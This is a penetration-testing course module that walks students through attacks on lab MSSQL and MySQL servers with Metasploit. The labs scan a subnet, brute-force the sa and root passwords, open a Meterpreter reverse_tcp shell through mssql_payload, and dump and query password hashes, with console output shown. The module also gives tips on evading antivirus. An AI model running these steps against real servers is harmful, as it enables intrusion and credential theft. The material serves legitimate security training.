Module 13

Attacking Database

SQL Injection

Attacking Databases

SQL injection is a technique often used to attack a website and is the most common website vulnerability on the Internet.
SQL injection is a technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database.

ICON KEY


Important Information

Quiz


CPTE Labs


Course Review

There are five steps for attacking a database

- Getting the tools
- Making initial contact
- Privilege abuse
- Privilege elevation
- Covering the tracks

Lab Scenario

A SQL injection attack is done by including portions of SQL statements in a web form entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database (e.g., dump the database contents to the attacker). SQL injection is a code injection technique that exploits security vulnerabilities in a website's software. The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not validated which allows commands to be executed unexpectedly. SQL commands are thus injected from the web form into the database of an application (like queries) to change the database content or dump the database information like credit card or passwords to the attacker. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
As an expert penetration tester, you must use diverse solutions, and prepare statements with bind variables and whitelisting input validation and escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

Lab Objectives

The objective of this lab is to provide expert knowledge on SQL Injection attacks and other responsibilities that include:

- Understanding when and how a web application connects to a database server in order to access data
- Extracting basic SQL injection flaws and vulnerabilities
- Testing web applications for blind SQL injection vulnerabilities
- Scanning web servers and analyzing the reports
- Securing information in web applications and web servers

Lab Environment

This lab requires:

- Windows Server 2012 Virtual Machine with Microsoft SQL Server installed
- Kali Linux Virtual Machine
- A Firefox web browser with Internet connection
- Administrative privileges to run tools

Lab Duration

Time: 40 Minutes

SQL Injection Overview

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and, in some cases, issue commands to the operating system. A SQL injection attack involves the alteration of SQL statements that are used within a web application through the use of attacker-supplied data. SQL injection is such a prevalent and potentially destructive attack that the Open Web Application Security Project (OWASP) lists it as the number one threat to web applications.

Lab Tasks

Recommended labs to assist you in Windows Hacking:

- **Lab 1: Attacking MS SQL Server using Metasploit**
- **Lab 2: Attacking MySQL database using Metasploit**

Lab Analysis

Analyze and document the results related to the lab. Give your opinion on your target's security posture and exposure through public and free information.

Lab 1 Attacking MS SQL Database

ICON KEY


Important Information

Quiz


CPTE Labs


Course Review

Microsoft SQL Server Overview

The Microsoft SQL Server Product is comprised of several services like; reporting, integration and others. In addition, there are different versions of SQL such as Express, Web, Standard and Enterprise. We will be focusing mainly on the Database component. MSSQL listens on 2 ports, port TCP 1433 and UDP port 1434, server instances get a random TCP port and this port can be obtained through the UDP port 1434. It has 2 methods of authentication that can be configured, SQL Authentication and Windows Authentication.

Lab Scenario

All systems and database administrators will agree that password complexity does not go very far when it comes to SQL servers. Whether this is done to keep troubleshooting simple for support staff or it is simply a matter of underestimating the risks, it doesn't really matter. What matters is that this makes it very easy for an attacker to get full access to the system.
In this attack, we will use a standard install of Kali Linux and the preinstalled Metasploit framework. The target is a Windows Server 2012 machine, running a Microsoft SQL Server Express 2012 instance. The same attack will work on any MS SQL platform and Windows OS, because the weakness in the system is the password strength, not the environment itself.

The objectives of this lab are:

- Find all hosts running MSSQL Database Instances on a network. For this, Metasploit has an auxiliary module called mssql_ping,
- Log in to the MSSQL Server database using a dictionary attack based on a password file
- Open a shell in the Windows Server 2012 by using MSSQL exploit.

Lab Resources

To run this lab, you will need the following:

- A computer running **Windows Server 2012** as the host machine
- **MS SQL Server** must be running under local system privileges running on TCP port 1433
- **Kali Linux with Metasploit**

Lab Duration

Time: 20 Minutes

Task 1

Scan Windows Server running MS SQL Server

Lab Tasks

1. Log into Kali Linux VM as root/toor
2. Start PostGreSQL and Metasploit:
   /etc/init.d/postgresql start
   /etc/init.d/metasploit start

```
root@kali:~# /etc/init.d/postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# /etc/init.d/metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```

Figure 1.1 – Start PostgreSQL and Metasploit

3. Start **msfconsole**

```
root@kali:~# msfconsole
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014082101 [core:4.10.0.pre.2014082101 api:1.0.0]]
+ -- --=[ 1331 exploits - 722 auxiliary - 214 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 1.2 – Msfconsole startup screen

4. Check if Metasploit is connected to the database. If **db_status** indicates no database connection, use the following command to connect to the database:

db_connect –y /opt/metasploit/apps/pro/ui/config/database.yml

```
msf > db_connect  -y  /opt/metasploit/apps/pro/ui/config/database.yml
msf >
```

Figure 1.3– Connect to the database using db_connect command

5. Metasploit also has the mssql_ping scanner built in. This scanner will identify any Microsoft SQL server in a specific IP range.
6. Use mssql_ping module to scan all Windows Servers running MS SQL Server:

use auxiliary/scanner/mssql/mssql_ping
set RHOSTS 192.168.2.0/24 (this is the subnet you are using)
set THREADS 8
run

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 192.168.2.0/24
RHOSTS => 192.168.2.0/24
msf auxiliary(mssql_ping) > set THREADS 8
THREADS => 8
msf auxiliary(mssql_ping) > run

[*] Scanned 027 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 077 of 256 hosts (030% complete)
[*] Scanned 103 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
[*] Scanned 156 of 256 hosts (060% complete)
[*] Scanned 182 of 256 hosts (071% complete)
[*] Scanned 207 of 256 hosts (080% complete)
[*] Scanned 231 of 256 hosts (090% complete)
[*] SQL Server information for 192.168.2.241:
[+]    ServerName      = WIN-S01CLBHVRSL
[+]    InstanceName    = SQLEXPRESS
[+]    IsClustered     = No
[+]    Version         = 11.0.2100.60
[+]    tcp             = 1433
[+]    np              = \\WIN-S01CLBHVRSL\pipe\MSSQL$SQLEXPRESS\sql\query
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

Figure 1.4– Setup MSSQL ping module for 192.168.2.0/24

7. Now that we have our target system (192.168.2.241) and some more details on the version of Microsoft SQL server (SQL Express, TCP port 1433), we can move on to the next step.
8. This attack is based on a simple principle. In most cases, Microsoft SQL server will be installed in a mixed mode instance. The default user for this is "sa." Very often a simple password is used for this user. This means it will be relatively easy to brute-force the password, using a dictionary file. These dictionary files can be downloaded or generated. The benefit of generating a customized list is that some tools allow for the manual addition of specific terms such as the software name or vendor that could have been used by the application installer. That would cover, for instance, a password like "Sandstone01" for the SQL instance running the databases for the application "Sandstone".

Task 2

Attack MS SQL Server

9. For the attack, we will use the built-in tool MSSQL_Login. After specifying the target and a password file, the dictionary attack will begin.
   use auxiliary/scanner/mssql/mssql_login
   set PASS_FILE /root/password.txt
   set RHOSTS <Ip address for the Server 2012)
   set THREADS 8
   set verbose false
   run

```
msf auxiliary(mssql_ping) > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set PASS_FILE /root/password.txt
PASS_FILE => /root/password.txt
msf auxiliary(mssql_login) > set RHOSTS 192.168.2.241
RHOSTS => 192.168.2.241
msf auxiliary(mssql_login) > set THREADS 8
THREADS => 8
msf auxiliary(mssql_login) > set verbose false
verbose => false
msf auxiliary(mssql_login) > run
```




Figure 1.6– Setup MS SQL ping module for 192.168.2.241

10. If this step of the attack is successful, the SA password will be found. This, by itself, can be a valuable piece of information that can allow for the manipulation of the databases. In this attack, however, we will use the SA account to gain access to the underlying Windows operating system.

Task 2

Exploitation

11. We can now use this obtained SA password to set up a connection to our target. Kali Linux has a tool built-in named *mssql_payload*. This tool will allow us to send a payload through port 1433 with our new login credentials. We will use this payload to set up a session between the target and our attacking system.
    Type:
    use exploit/windows/mssql/mssql_payload

    Set RHOST <Ip address of Server 2012>

    Set password <discovered password>

    Set payload windows/meterpreter/reverse_tcp

    Set LHOST <Ip of KALI>

    exploit

Instead of using the Meterpreter payload, other payloads can be used as well. This is just a matter of running the same commands as above but changing the name of the payload. Payload "generic/shell_bind_tcp" for instance, will gain command prompt access to the target system.

Task 2

Exploitation

```
msf auxiliary(mssql_login) > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set RHOST 192.168.2.241
RHOST => 192.168.2.241
msf exploit(mssql_payload) > set password P@ssw0rd@1234
password => P@ssw0rd@1234
msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 192.168.2.5
LHOST => 192.168.2.5
msf exploit(mssql_payload) > exploit
```

Figure 1.7– Setup MS SQL Login module for 192.168.2.241

```
[*] Command Stager progress -  98.19% done (100400/102246 bytes)
[*] Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Sending stage (769536 bytes) to 192.168.2.241
[*] Meterpreter session 1 opened (192.168.2.5:4444 -> 192.168.2.241:49159)

meterpreter >
```

Figure 1.8– Setup MS SQL Login module for 192.168.2.241 with Meterpreter

12. A session has been opened to our target and, from here, we have many commands at our disposal. Keep in mind, however, that many antivirus programs will detect, block, and remove the Meterpreter files when they are installed on a target system. From experience, however, I can say that many SQL server administrators disable any form of on-access scanning to get the most performance out of the databases hosted by the server. If this target only runs, for instance, an overnight virus scan, it will leave plenty of time to attack and gather the data from the system and then leave undetected.

13. For many of these commands, we will need to increase our user access level. Tools to create screenshots and keyloggers and tools to extract password hashes will need to run with administrative privileges.

14. This is made quite easy with the Meterpreter shell. First, we will generate a list of running processes with the "ps" command. We can then use the "migrate" command to migrate to a process with a higher level of system access. In this case, that will be the explorer.exe process.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch    Session     User
 ---   ----  ----              ----    -------     ----
 0     0     [System Process]          4294967295
 4     0     System                    4294967295
 192   4     smss.exe                  4294967295
 292   284   csrss.exe                 4294967295
 356   348   csrss.exe                 4294967295
```

Figure 1.9– Setup MS SQL Login module for 192.168.2.241 with ps command

15. Now, there is one extra command we need to use: getsystem. This will give the meterpreter system access to the system, which is required by the migrate command. Without this, "insufficient privileges" will be returned when running the migrate process.
    Note: getsystem will not work against the Server2012 VM. These last steps would require another technique to escalate priviledges as this weekness has been patched in Server2012

Figure 1.10– Setup MS SQL Login module for 192.168.2.241 with Window Shell

Lab 2

Attacking MySQL Database

ICON KEY


Important Information

Quiz


CPTE Labs


Course Review

MySQL Overview

MySQL is a free, open-source database engine available for all major platforms. (Technically, MySQL is a relational database management system (RDBMS).) MySQL represents an excellent introduction to modern database technology, as well as being a reliable mainstream database resource for high-volume applications.

A modern database is an efficient way to organize, and gain access to, large amounts of data. A relational database is able to create relationships between individual database elements, to organize data at a higher level than a simple table of records, avoid data redundancy and enforce relationships that define how the database functions.

Lab Scenario

MySQL is one of the most used databases that is being used by many applications nowadays. So, in a penetration testing engagement it is almost impossible not to find a system that will run a MySQL server. In this lab, we will see how we can attack a MySQL database with the help of Metasploit framework.

Let's say that a MySQL server is in the scope of our penetration test. The first step is to discover the version of the database. Metasploit Framework has a module that allows us to find the version of the database. Knowing the version of the database will help us to discover additional vulnerabilities.

The objectives of this lab are:

- Find all host running MySQL Database Instances on a network for this Metasploit has an auxiliary module called mysql_version,
- Log in to the MySQL Server database using a dictionary attack based on password file
- Open a shell in the Windows Server 2012 by using MySQL login exploit.

Lab Resources

To run this lab, you will need the following:

- A computer running **Windows Server 2012** as the host machine
- **MySQL Server** must be running under local system privileges running on TCP port 3306
- **Kali Linux with Metasploit**

Lab Duration

Time: 20 Minutes

Lab Tasks

Task 1

Scan Windows Server running MySQL

1. Log into Kali Linux VM as root/toor
2. Start PostGreSQL and Metasploit:
   /etc/init.d/postgresql start
   /etc/init.d/metasploit start

```
root@kali:~# /etc/init.d/postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# /etc/init.d/metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```

Figure 2.1 – Start PostgreSQL and Metasploit

3. Start **msfconsole**

```
root@kali:~# msfconsole
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014082101 [core:4.10.0.pre.2014082101 api:1.0.0]]
+ -- --=[ 1331 exploits - 722 auxiliary - 214 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 2.2 – Msfconsole startup screen

4. Check if Metasploit is connected to the database. If **db_status** indicates no database connection, use the following command to connect to the database:
   db_connect –y /opt/metasploit/apps/pro/ui/config/database.yml

```
msf > db_connect  -y  /opt/metasploit/apps/pro/ui/config/database.yml
msf >
```

Figure 2.3– Connect to the database using db_connect command

5. Metasploit also has the mysql_version scanner built in. This scanner will identify any MySQL server in a specific IP range.
6. Use the mysql_version module to scan all Windows Servers running MySQL Server:

Use auxiliary/scanner/mysql/mysql_version

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > info

       Name: MySQL Server Version Enumeration
     Module: auxiliary/scanner/mysql/mysql_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    3306             yes       The target port
  THREADS  1                yes       The number of concurrent threads

Description:
  Enumerates the version of MySQL servers

msf auxiliary(mysql_version) >
```

Figure 2.4– Metasploit Module for MySQL version enumeration

7. Now, configure the mysql_version module. The only thing that we have to do is to insert the remote IP address and to execute it with the run command.
   set RHOSTS <IP address of Server 2012>
   run

In the case of MySQL error, please go to phpMyAdmin and execute the following SQL statement:
*GRANT ALL PRIVILEGES ON *.* TO 'root'@'%';*
FLUSH PRIVILEGES;

```
msf auxiliary(mysql_version) > set RHOSTS 192.168.2.241
RHOSTS => 192.168.2.241
msf auxiliary(mysql_version) > run

[*] 192.168.2.241:3306 is running MySQL 5.6.20 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

Figure 2.5– Discovering the version of MySQL

8. Now, we can use the **mysql_login** module in combination with our wordlists in order to discover at least one valid database account that will allow us to login to the MySQL database. It is always good practice as a penetration tester to check the database for weak credentials.

Figure 2.6– Configuring the MySQL Login Module

Task 2

Attacking MySQL

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set RHOSTS 192.168.2.241
RHOSTS => 192.168.2.241
msf auxiliary(mysql_login) > set USER_FILE /root/usernames.lst
USER_FILE => /root/usernames.lst
msf auxiliary(mysql_login) > set PASS_FILE /root/passwords.lst
PASS_FILE => /root/passwords.lst
msf auxiliary(mysql_login) > set THREADS 8
THREADS => 8
msf auxiliary(mysql_login) > run
```

9. The scanner was successful and now as we can see from the results we have two valid accounts (**root**) for remote connection. This account has a password set.

```
[*] 192.168.2.241:3306 - LOGIN FAILED: root:lovely (Incorrect: Access Denied)
[*] 192.168.2.241:3306 - LOGIN FAILED: root:654321 (Incorrect: Access Denied)
[*] 192.168.2.241:3306 - LOGIN FAILED: root:michael (Incorrect: Access Denied)
[*] 192.168.2.241:3306 - LOGIN FAILED: root:jessica (Incorrect: Access Denied)
[*] 192.168.2.241:3306 - LOGIN FAILED: root:111111 (Incorrect: Access Denied)
[*] 192.168.2.241:3306 - LOGIN FAILED: root:ashley (Incorrect: Access Denied)
[+] 192.168.2.241:3306 - LOGIN SUCCESSFUL: root:P@ssw0rd
[*] 192.168.2.241:3306 - LOGIN FAILED: admin: (Incorrect: Access Denied)
```

Figure 2.7– Discovering valid accounts from the MySQL Database

10. Before we use these accounts to connect and interact directly with the database, we can use another two Metasploit modules that can help us enumerate the database accounts and dump the usernames and password hashes of the MySQL server. Of course, this can be done manually, but Metasploit helps us to automate this process. So first, we will configure the module **mysql_enum** in order to find information about the database accounts:

Note: set PASSWORD <discovered password> also needed with other below commands

```
msf auxiliary(mysql_login) > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > set RHOST 192.168.2.241
RHOST => 192.168.2.241
msf auxiliary(mysql_enum) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_enum) > run
```

Figure 2.8– Metasploit Module Configuration for MySQL Accounts Enumeration

11. We can see a sample of the output in the following screen:

```
[*] Running MySQL Enumerator...
[*] Enumerating Parameters
[*]     MySQL Version: 5.6.20
[*]     Compiled for the following OS: Win32
[*]     Architecture: x86
[*]     Server Hostname: WIN-S01CLBHVRSL
[*]     Data Directory: C:\xampp\mysql\data\
[*]     Logging of queries and logins: ON
[*]     Log Files Location: OFF
[*]     Old Password Hashing Algorithm 0
[*]     Loading of local files: ON
[*]     Logins with old Pre-4.1 Passwords: ON
[*]     Allow Use of symlinks for Database Files: YES
```

12. Next, configure and run the **mysql_hashdump** module in order to dump the passwords hashes from all the database accounts:

```
msf > use auxiliary/scanner/mysql/mysql_hashdump
msf auxiliary(mysql_hashdump) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_hashdump) > set RHOSTS 192.168.2.241
RHOSTS => 192.168.2.241
msf auxiliary(mysql_hashdump) > set PASSWORD P@ssw0rd
PASSWORD => P@ssw0rd
msf auxiliary(mysql_hashdump) > run

[+] Saving HashString as Loot: root:*F7B98CA0B391551E03D44108DBE171BFADFDC7C2
[+] Saving HashString as Loot: root:*F7B98CA0B391551E03D44108DBE171BFADFDC7C2
[+] Saving HashString as Loot: root:*F7B98CA0B391551E03D44108DBE171BFADFDC7C2
[+] Saving HashString as Loot: :
[+] Saving HashString as Loot: pma:
[+] Saving HashString as Loot: root:*8232A1298A49F710DBEE0B330C42EEC825D4190A
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_hashdump) >
```

Figure 2.10– enumerating MySQL Accounts

Task 3

MySQL Enumeration

13. Now, we can use any mysql client to connect to the database. Kali already has a client so we can use the command **mysql -h <IP> -u <username> -p<password>**. In our case, our IP of the target is **192.168.2.241** and as the username we will use the root that was previously discovered from the **mysql_login** module. *Though the syntax is a little strange it is best to have no space between –p and the password in this command.*

```
root@kali:~# mysql -h 192.168.2.241 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8488
Server version: 5.6.20 MySQL Community Server (GPL)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Figure 2.11– Connection to MySQL Database

Task 4

MySQL
Gaining Access

14. Now that we are connected to the database we can use the command **show databases;** in order to discover the databases that are stored in the MySQL server.





Figure 2.12– Connection to MySQL Database

15. The next step is to choose one database and then to try to see the tables that it contains in order to start to extract data. We can do that with the command **use <dbname>** and the command **show tables;**



16. We can see that there is a user table. We would like to extract the data of that table as it contains the usernames and passwords of the system. We can achieve that with the command **select User, Password from user;**

```
mysql> select User,Password from user;
+------+-------------------------------------------+
| User | Password                                  |
+------+-------------------------------------------+
| root | *F7B98CA0B391551E03D44108DBE171BFADFDC7C2 |
| root | *F7B98CA0B391551E03D44108DBE171BFADFDC7C2 |
| root | *F7B98CA0B391551E03D44108DBE171BFADFDC7C2 |
|      |                                           |
| pma  |                                           |
| root | *8232A1298A49F710DBEE0B330C42EEC825D4190A |
+------+-------------------------------------------+
6 rows in set (0.01 sec)

mysql>
```

Figure 2.14– Extract Usernames and Passwords from Table

17. As we can see, there are 3 accounts with blank passwords. So, now we have all the accounts of the MySQL database. We can now discover additional tables from other databases with the command **show tables from <dbname>;**

```
mysql> show tables from phpmyadmin;
+----------------------+
| Tables_in_phpmyadmin |
+----------------------+
| pma_bookmark         |
| pma_column_info      |
| pma_designer_coords  |
| pma_history          |
| pma_navigationhiding |
| pma_pdf_pages        |
| pma_recent           |
| pma_relation         |
| pma_savedsearches    |
| pma_table_coords     |
| pma_table_info       |
| pma_table_uiprefs    |
| pma_tracking         |
| pma_userconfig       |
| pma_usergroups       |
| pma_users            |
+----------------------+
16 rows in set (0.19 sec)

mysql>
```

Figure 2.15– Display tables from another database